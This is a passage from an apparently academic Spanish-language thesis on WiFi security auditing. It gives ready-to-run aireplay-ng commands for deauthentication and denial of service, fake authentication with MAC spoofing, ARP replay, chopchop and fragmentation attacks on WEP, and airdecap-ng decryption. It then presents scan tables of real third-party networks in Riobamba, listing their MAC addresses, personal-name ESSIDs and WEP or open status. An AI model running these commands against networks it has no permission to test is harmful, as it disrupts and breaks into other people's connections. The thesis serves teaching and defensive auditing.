-o npckts : número de paquetes por burst (-1)

-q sec : segundos entre paquetes sigo aquío keep-alives (-1)

-y prga : keystream para autenticación compartida (shared key)

3.4.3.1. Ataque 0: Desautentificación

Este ataque se puede utilizar para varios propósitos: Capturar el handshake (útil en WPA), Reinyección ARP y Denegación de servicio a clientes conectados.

Capturar el WPA Handshak: Para ello se debe ingresar el siguiente comando:

aireplay-ng -0 5 -a 00:13:10:30:24:9C -c 00:09:5B:EB:C5:2B ath0

0 significa desautentificación de cliente y sirve para que se vuelva a asociar, vaciando de esta forma el cache ARP y por lo tanto volviendo a enviar su handshake.

-a 00:13:10:30:24:9C Seria el AP

c 00:09:5B:EB:C5:2B Seria una estación asociada a esa AP. Si se omite ésta última parte el ataque se realiza sobre todos las Station conectadas a ese AP.

ath0 Es la tarjeta según los diversos modelos de tarjeta (chip) varía wlan0, eth0, ra0....

Reinyección ARP: esto se debe ingresar el siguiente comando:

aireplay-ng -0 10 -a 00:13:10:30:24:9C ath0
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:09:5B:EB:C5:2B ath0

Como se puede observar el primer comando es una desautentificación seguida de una reinyección de los paquetes obtenidos. Se supone que al haber vaciado la cache del cliente y volverse a conectar vuelve a enviar la contraseña

-b 00:13:10:30:24:9C Seria el AP

-h 00:09:5B:EB:C5:2B Seria el cliente

Denegación del servicio a clientes conectados: Se basa en el envió continuo de paquetes de desautentificación con la consiguiente imposibilidad del(os) cliente(s) de conectarse.

aireplay-ng -0 0 -a 00:13:10:30:24:9C ath0

0 hace que envie paquetes continuamente a cualquier Station conectado a ese AP si solo se quiere uno en particular se enviaría con el comando:

aireplay-ng -0 0 -a 00:13:10:30:24:9C -c 00:09:5B:EB:C5:2B ath0

3.4.3.2. Ataque 1: Autentificación falsa

Este ataque es solamente exitoso cuando se necesita un cliente asociado al AP para realizar los ataques 2, 3, 4 (-h opción) y no se lo tiene. Por lo tanto consiste en crear un mismo cliente que se asociara a ese AP .Hay que recordar llegando a este punto que siempre será mejor un cliente verdadero ya que el falso no genera trafico ARP.

Se recomienda que antes de realizar este ataque se cambie la dirección MAC de la tarjeta para que envie correctamente ACKs (peticiones).

```
ifconfig ath0 down
ifconfig ath0 hw ether 00:11:22:33:44:55
ifconfig ath0 up
```

Una vez realizado esto lanzamos el ataque de la siguiente forma:

```
aireplay-ng -1 0 -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
```

lo cual muestra la siguiente salida:

```
12:14:06  Sending Authentication Request
```

12:14:06 Authentication successful
12:14:06 Sending Association Request
12:14:07 Association successful

'the ssid' sin las comillas es el nombre del AP **00:11:22:33:44:55** Cliente falso

También se puede ejecutar el ataque 3 ó 4:

aireplay-ng -3 -h 00:11:22:33:44:55 -b 00:13:10:30:24:9C ath0

aireplay-ng -4 -h 00:10:20:30:40:50 -f 1 ath0

Algunos puntos de acceso requieren de reautentificación cada 30 segundos, si no nuestro cliente falso será considerado desconectado. En este caso utiliza el retardo de re-asociación periódica:
aireplay-ng -1 **30** -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0

Si en vez de 30 segundos se quiere 20 pues se escribe 20 si fuesen 10 modificando por 10 y así sucesivamente.

Si este ataque parece fallar (aireplay permanece enviando paquetes de petición de autenticación), puede que esté siendo usado un filtrado de direcciones MAC.

Habría que asegurarse también de que:

Se está lo suficientemente cerca del punto de acceso, pero tampoco demasiado porque también puede fallar.

El controlador está correctamente parcheado e instalado.

La tarjeta está configurada en el mismo canal que el AP; el BSSID y el ESSID (opciones -a / -e) son correctos; en ocasiones según el modelo de tarjeta se debe asegurar que el firmware esté actualizado.

3.4.3.3. Ataque 2: Selección interactiva del paquete a enviar

Este ataque permite elegir un paquete dado para reenviarlo; a veces proporciona resultados más efectivos que el ataque 3 (reinyección automática de ARP).

Se podría usar, por ejemplo, para intentar el ataque "redifundir cualesquiera datos", el cuál sólo funciona si el AP realmente reencripta los paquetes de datos WEP:

```
aireplay-ng -2 -b 00:13:10:30:24:9C -n 100 -p 0841 -h 00:09:5B:EB:C5:2B -c FF:FF:FF:FF:FF:FF ath0
```

También se puede usar el ataque 2 para reenviar manualmente paquetes de peticiones ARP encriptadas con WEP, cuyo tamaño es bien 68 o 86 bytes (dependiendo del sistema operativo):

```
aireplay-ng -2 -b 00:13:10:30:24:9C -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -p 0841 -h 00:09:5B:EB:C5:2B ath0
aireplay-ng -2 -b 00:13:10:30:24:9C -d FF:FF:FF:FF:FF:FF -m 86 -n 86 -p 0841 -h 00:09:5B:EB:C5:2B ath0
```

Otra buena idea es capturar una cierta cantidad de tráfico y observarlo con ethereal. Si se cree al examinar el trafico que hay dos paquetes que parecen una petición y una respuesta (Un cliente envía un paquete y poco después el destinatario responde a este) entonces es una buena idea intentar reinyectar el paquete petición para obtener paquetes respuestas.

3.4.3.4. Ataque 3: Reinyección de petición ARP

El clásico ataque de reinyección de petición ARP es el más efectivo para generar nuevos IVs, y funciona de forma muy eficaz. Se necesita la dirección MAC de un cliente asociado (00:09:5B:EB:C5:2B), o también la MAC de un cliente falso del ataque 1 (00:11:22:33:44:55). Es posible que se tenga que esperar un par de minutos, o incluso más, hasta que aparezca una petición ARP; este ataque fallará si no hay tráfico.

```
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
```

Lo cual muestra la siguiente salida:

```
Saving ARP requests in replay_arp-0627-121526.cap
You must also start airodump to capture replies.
Read 2493 packets (got 1 ARP requests), sent 1305 packets...
```

3.4.3.5. Ataque 4. ChopChop (predicción de CRC)

Este ataque, cuando es exitoso puede desencriptar un paquete de datos WEP sin conocer la clave. Incluso puede funcionar con WEP dinámica. Este ataque no recupera la clave WEP en sí misma, sino que revela meramente el texto plano. De cualquier modo, la mayoría de los puntos de acceso no son en absoluto vulnerables. Algunos pueden en principio parecer vulnerables pero en realidad tiran los paquetes menores de 60 bytes. Si el AP tira paquetes menores de 42 bytes, aireplay trata de adivinar el resto de la información que le falta, tan pronto como el encabezado sea predecible. Si un paquete IP es capturado automáticamente busca el checksum del encabezado después de haber adivinado las partes que le faltaban. **Este ataque requiere como mínimo un paquete WEP (encriptado).**

1. Primero, se desencripta un paquete:

```
aireplay-ng -4 ath0
```

Si esto falla, es debido a que hay veces que el AP tira la información porque no sabe de que dirección MAC proviene. En estos casos se debe usar la dirección MAC de un cliente que esté conectado y que tenga permiso (filtrado MAC activado).

```
aireplay-ng -4 -h 00:09:5B:EB:C5:2B ath0
```

2. Hay que observar la dirección IP:

```
tcpdump -s 0 -n -e -r replay_dec-0627-022301.cap
reading from file replay_dec-0627-022301.cap, link-type [...]
IP 192.168.1.2 > 192.168.1.255: icmp 64: echo request seq 1
```

3. Ahora se forjará una petición ARP con el comando arpforge-ng.

La IP inicial no importa (192.168.1.100), pero la Ip de destino (192.168.1.2) debe responder a peticiones ARP. La dirección MAC inicial debe corresponder a una estación asociada.

arpforge-ng replay_dec-0627-022301.xor 1 00:13:10:30:24:9C 00:09:5B:EB:C5:2B 192.168.1.100 192.168.1.2 arp.cap

4. Y se reenvia la petición ARP forjada:

aireplay-ng -2 -r arp.cap ath0

3.4.3.6. Ataque 5. Ataque de fragmentación

Cuando este ataque tiene éxito, se puede obtener 1500 bits de un PRGA (pseudo random generation algorithm). Este ataque no recupera la clave WEP por sí mismo, simplemente sirve para conseguir el PRGA. Después se puede usar el PRGA para generar paquetes con packetforge-ng. Se requiere al menos un paquete de datos recibido del punto de acceso para poder iniciar el ataque.

Básicamente, el programa obtiene una pequeña cantidad de información sobre la clave de un paquete e intenta enviar un ARP y/o paquetes LLC al punto de acceso (AP). Si el paquete es recibido y contestado por el AP de forma satisfactoria, entonces se podrá obtener un poco más de información sobre la clave de ese nuevo paquete enviado por el AP. Este ciclo se repite varias veces hasta que se obtiene los 1500 bits del PRGA o algunas veces se obtienen menos de 1500 bits.

aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0

Donde:

-5 significa ataque de fragmentación

-b 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso

-h 00:0F:B5:AB:CB:9D es la dirección MAC origen de los paquetes que serán inyectados

ath0 es el nombre de la interface

Opcionalmente, se pueden aplicar los siguientes filtros:

-b bssid : dirección MAC del punto de acceso

-d dmac : dirección MACde destino

-s smac : dirección MAC origen

-m len : longitud mínima del paquete

-n len : longitud máxima del paquete

-u type : frame control, tipo de campo

-v subt : frame control, subtipo de campo

-t tods : frame control, A DS bit

-f fromds : frame control, Desde DS bit

-w iswep : frame control, WEP bit

Opcionalmente, se pueden utilizar las siguientes opciones:

-k IP : fijar IP de destino - por defecto 255.255.255.255

-l IP : fijar IP de origen - por defecto 255.255.255.255

Hay que tener en cuenta que:

• La dirección MAC origen usada en el ataque debe ser la asociada con el punto de acceso. Para ello, se puede realizar una falsa autenticación o usar una dirección MAC de un cliente wireless ya conectado.

• Para los drivers madwifi-ng (chipset Atheros), es necesario cambiar la dirección MAC de la tarjeta por la dirección MAC que se usará para la inyección, sino el ataque no funcionará.

Esencialmente se inicia el ataque con el siguiente comando y se selecciona el paquete con el que se quiere probar, como se ilustra en la figura III.

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0

Waiting for a data packet...
Read 96 packets...

      Size: 120, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C

      0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B.........l~@.
      0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
      0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
```

Figura III.4. Ejecución de aireplay-ng

3.4.4. Airdecap-ng

Sirve para desencriptar los paquetes capturados una vez obtenida la clave ya sea WEP o WPA

airdecap-ng [opciones] <archivo pcap>

Tabla III.IV. Significado de los parámetros opcionales de airdecap-ng

Opcion	Param.	Descripcion
-l		no elimina la cabecera del 802.11
-b	bssid	filtro de dirección MAC del punto de acceso
-k	pmk	WPA Pairwise Master Key en hex
-e	essid	Identificador en ascii de la red escogida
-p	pass	contraseña WPA de la red escogida
-w	key	clave WEP de la red escogida en hex

Ejemplos:

airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap

airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap

airdecap-ng -e 'the ssid' -p passphrase tkip.cap

3.4.5 Airoscript

Es un script para poder usar el aircrack de manera sencilla y sin tener que colocar infinidad de comandos en consola, siempre que se esté en modo root, además de tener los drivers adecuados para poner en modo promiscuo o monitor la tarjeta wireless, crackeando de esta forma las contraseñas WEP de las redes detectadas con este tipo de encriptación.

En el numeral 4.2.2 de esta investigación se expondrá las ilustraciones de la utilización de este script.

CAPITULO IV

EVALUACIÓN Y REPORTE DE VULNERABILIDADES DE ACCESO A REDES INALÁMBRICAS WIFI

El test de penetración ó Pentest que se realiza en este proyecto, es un proceso definido para encontrar vulnerabilidades que conduce a un conjunto de las mejores prácticas que mitiguen los riesgos de estas brechas en la red inalámbrica. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos que son adoptadas e implementadas durante el curso de cualquier programa de auditoría de seguridad de la información. Además, se debe mencionar que éste proceso es manejado como parte del hacking ético, sobre el cual se basa la auditoría, como se mencionó en el capítulo II.

Este procedimiento que se ha adecuado para encontrar vulnerabilidades en redes inalámbricas incluye 4 fases que serán desarrolladas secuencialmente, luego se presentará un reporte técnico de una forma sistemática, estructurada y consistente para proporcionar

un conjunto de recomendaciones y prácticas que ayudarán a asegurar una red inalámbrica del acceso de usuarios no autorizados.

4.1. Anatomía del ataque para auditoria wireless

Se ha seguido un proceso secuencial de fases para realizar el ataque como se ilustra en la figura IV.1.




Figura IV.1. Anatomía del ataque para auditar la red inalámbrica

4.2. Escenarios de auditoría para redes inalámbricas wifi

Siguiendo un proceso ordenado y secuencial de etapas, se ha iniciado por la selección de un escenario de pruebas de auditoría inalámbrica que utilice Ethical Hacking para demostrar las vulnerabilidades que presentan las redes inalámbricas más cercanas a la ubicación de los equipos utilizados como instrumentos de prueba de campo.

4.2.1. Auditoría a campo abierto en el sector comercial de la ciudad de Riobamba con BackTrack4 R2

De esta manera, partiendo desde cero se irá encontrado un conjunto de redes locales wireless que generalmente se utilizan como servicios de internet doméstico o corporativo que instala y configura el personal técnico de la empresa proveedora de servicios que se haya contratado, como por ejemplo en la ciudad de Riobamba que tiene a 4 proveedores principales conocidos como la Corporación Nacional de Telecomunicaciones, Puntonet S.A, Telconet y Fastnet y que se podrán observar en algunos de los nombres escogidos como ESSID.

Situaciones contrarias al Hacking ético como Black Hat, que tienen como objetivo introducirse en los sistemas o redes ajenas para sacar provecho y explotarlas con fines desconocidos, derivan en los inconvenientes de las personas dueñas de sus redes inalámbricas como por ejemplo al estar tranquilamente navegando con un equipo portátil mientras se está sentado en el sofá de casa y con su router inalámbrico ubicado en otra parte de la vivienda visitando una de la miles de páginas web favoritas y de repente se observa la pérdida de la conexión o que el rendimiento ha bajado considerablemente es un posible indicio de un problema de interferencias generado por el ascensor del edificio o por interferencias de activación de un horno microondas casero, pero quizás ese no haya sido el único problema como a muchas personas sucede.

Es así como se utiliza la auditoria wireless enmarcada en Hacking Etico para determinar causas y probables vulnerabilidades que posteriormente sean corregidas para asegurar la red inalámbrica frente a posibles usuarios no autorizados que violenten el principio de la seguridad.

4.2.1.1. Fase 1: Reconocimiento de redes para ataque (escanéo)

En esta fase se contempla una recopilación de información necesaria, además de captar la información antes del ataque. Se ilustra esto en la tabla IV.1.

Tabla IV.I. Datos de la fase de reconocimiento de redes pre-ataque

DETECCIÓN DE REDES INALAMBRICAS WIFI EN EL SECTOR COMERCIAL DE RIOBAMBA	
Ubicación del equipo	Rocafuerte entre Gaspar de Villarroel y Olmedo.
Rango de cobertura aproximado (alcance del monitoreo)	1Km aproximado a la redonda para Access Points de mayor potencia en línea de vista; 500m aproximado con obstáculos
Equipo de escaneo utilizado	Hardware: Ubiquiti Nanostation2, Adaptador PoE,
	Software: inSSIDer 2.0 ®
Polarización	Vertical
Canalización	20MHz
Frecuencia de Trabajo	2.4 GHz
Tasa de Datos	54Mbps (teórica), 24.7Mbps (real aproximada)

Ubicando la zona donde los puntos de acceso están ubicados con un rango aproximado, se tiene como alcance una demarcación de la locación en la figura IV.2.




Figura IV.2. Ubicación y alcance de la ejecución de la auditoría

4.2.1.1.1. Reconocimiento de redes con Nanostation2

Una vez configurado el dispositivo Nanostation2, con los parámetros descritos anteriormente, se procedió a escanear las redes inalámbricas WiFi, con los parámetros que se exponen en la figura IV.3, apuntando hacia el Norte, Sur, Este y Oeste como se presenta en las figuras IV.4, IV.5, IV.6 y IV.7 y se obtuvieron los siguientes datos:






Figura IV.3. Parámetros para escanear redes inalámbricas con Ubiquiti Nanostation2




MAC address	ESSID	Encryption	Signal, dBm	Noise, dBm	Frequency, GHz	Channel
00:0C:42:39:34:31	demo	-	-86	-97	2.412	1
00:0C:42:68:90:29	TOTALHOME2	WPA	-77	-97	2.462	11
00:0C:42:68:FF:2E	Omni	WPA	-74	-97	2.462	11
00:14:D1:E7:FD:8B	JUANSE	WPA	-91	-97	2.427	4
00:15:6D:EA:E8:0E	XTREMENET	-	-87	-98	2.427	4
00:15:6D:F0:DD:67	UBNT	WPA	-89	-97	2.442	7
00:18:E7:06:FA:3E	default	-	-93	-96	2.457	10
00:21:27:F6:7B:2F	MEGANET	WEP	-74	-98	2.437	6
00:21:63:DE:2E:F0	RadioAndina	WPA	-95	-98	2.437	6
00:21:63:DF:FA:19	Andinatel	WPA	-82	-97	2.412	1
00:24:B2:5A:15:D3	NTGROBJTL24	WEP	-95	-98	2.417	2
00:26:B6:49:F2:DE	patricia	WPA	-71	-97	2.462	11
00:26:B6:4B:01:5A	MANUEL CASTILLO	WPA	-84	-97	2.462	11
00:26:B6:6D:D2:26	Fernanda	WPA	-83	-97	2.462	11
00:26:B6:81:88:CE	STARGAMES	WPA	-89	-97	2.462	11
00:26:B6:81:EB:12	pablo	WPA	-88	-97	2.462	11
00:26:B6:82:F8:4A	CETI	WPA	-46	-97	2.462	11
00:26:B6:87:93:62	Hernan	WPA	-90	-98	2.462	11
00:27:19:1A:1E:AA	Chucho.Fastnet.WiFi	WPA2	-89	-98	2.437	6
00:27:19:FD:A9:35	SantiagoAP	WPA	-53	-98	2.437	6
00:27:19:FD:C7:C7	XTREMENET	-	-92	-98	2.427	4
00:4F:62:2B:CA:CA	airlive	WEP	-88	-97	2.462	11
00:60:B3:4F:18:D8	lase	-	-68	-97	2.452	9
A2:44:B2:35:15:50	B&W-COMP	WEP	-76	-82	2.462	11
D8:5D:4C:E0:4C:64	andrea	WPA	-74	-98	2.437	6
D8:5D:4C:F2:73:EC	Dario Tapia	WPA	-72	-98	2.437	6
E8:39:DF:10:60:40	MARCIA	WPA	-89	-97	2.462	11
E8:39:DF:22:DE:D2	Carlos	WPA	-78	-97	2.462	11
1C:BD:B9:B1:44:68	CCHidalgo.fastnet.wifi	WPA	-91	-97	2.412	1

Figura IV.4. Escaneo con el lóbulo de radiación apuntado hacia el Norte




MAC address	ESSID	Encryption	Signal, dBm	Noise, dBm	Frequency, GHz	Channel
00:06:4F:6F:FD:E7	Bamphomet	-	-97	-99	2.427	4
00:0C:42:1F:B1:C0	Airon	WPA	-86	-98	2.462	11
00:0C:42:39:34:31	demo	-	-93	-97	2.412	1
00:0C:42:68:90:29	TOTALHOME2	WPA	-66	-98	2.462	11
00:0C:42:68:FF:2E	Omni	WPA	-73	-98	2.462	11
00:12:0E:52:5B:87	rio.@llinux.net	WPA	-86	-98	2.462	11
00:15:6D:64:9C:24	BFCACHANE-2	-	-91	-97	2.417	2
00:15:6D:DE:FC:0B	DESTROY.7	WPA2	-97	-98	2.437	6
00:15:6D:EA:8C:38	puntonet ofi rbba	WPA	-80	-97	2.412	1
00:1A:EF:00:67:42	exito	-	-92	-97	2.437	6
00:21:63:DE:2E:F0	RadioAndina	WPA	-95	-98	2.437	6
00:21:63:DF:FA:19	Andinatel	WPA	-89	-97	2.412	1
00:25:86:CB:9E:6A	Latina.wifi	WPA	-85	-98	2.437	6
00:26:B6:49:B8:BA	Santa Rosa	WPA	-91	-98	2.462	11
00:26:B6:49:F2:DE	patricia	WPA	-84	-98	2.462	11
00:26:B6:49:FA:CA	INTERNETCNT	WPA	-94	-98	2.462	11
00:26:B6:4B:01:5A	MANUEL CASTILLO	WPA	-77	-98	2.462	11
00:26:B6:6D:D2:26	Fernanda	WPA	-80	-98	2.462	11
00:26:B6:6D:F7:86	MATIAS	WPA	-98	-99	2.462	11
00:26:B6:6E:7D:62	MARINA167	WPA	-95	-98	2.462	11
00:26:B6:81:88:CE	STARGAMES	WPA	-93	-98	2.462	11
00:26:B6:82:F8:4A	CETI	WPA	-71	-98	2.462	11
